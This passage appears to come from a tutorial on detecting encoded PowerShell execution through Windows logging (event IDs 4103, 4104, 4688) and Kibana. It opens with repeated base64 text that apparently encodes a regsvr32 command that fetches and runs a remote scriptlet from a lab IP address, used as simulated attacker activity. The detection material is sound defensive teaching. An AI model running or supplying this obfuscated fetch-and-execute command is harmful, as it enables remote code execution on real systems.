AagBwAGcAIABzAGMAcgBvAGIAagAuAGQAbABsAAoAcgBlAGcAcwB2AHIAMwAyACAALwB1ACAALwBzACAALwBpADoA
aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4ANAA4AC4AMQAyADkALwB0AGUAcwB0AC4
AagBwAGcAIABzAGMAcgBvAGIAagAuAGQAbABsAAoAcgBlAGcAcwB2AHIAMwAyACAALwB1ACAALwBzACAALwBpADoA
aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4ANAA4AC4AMQAyADkALwB0AGUAcwB0AC4
AagBwAGcAIABzAGMAcgBvAGIAagAuAGQAbABsAAoAcgBlAGcAcwB2AHIAMwAyACAALwB1ACAALwBzACAALwBpADoA
aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4ANAA4AC4AMQAyADkALwB0AGUAcwB0AC4
AagBwAGcAIABzAGMAcgBvAGIAagAuAGQAbABsAAoA
```

Encoded PowerShell Execution

PowerShell is deeply embedded in the Microsoft operating system. Malware authors will try to avoid detection by using various obfuscation techniques. If you enable advanced PowerShell auditing the decoded command or script will be captured in the logs.

PowerShell Logging

Event ID 4103: Module logging

Event ID 4104: Script block logging

Event ID 4688: Process creation

Demo

Detect PowerShell execution anomalies

- Verify prerequisite event IDs
- Enable PowerShell logging
- Simulate adversarial PowerShell activity
- Observe event data in Kibana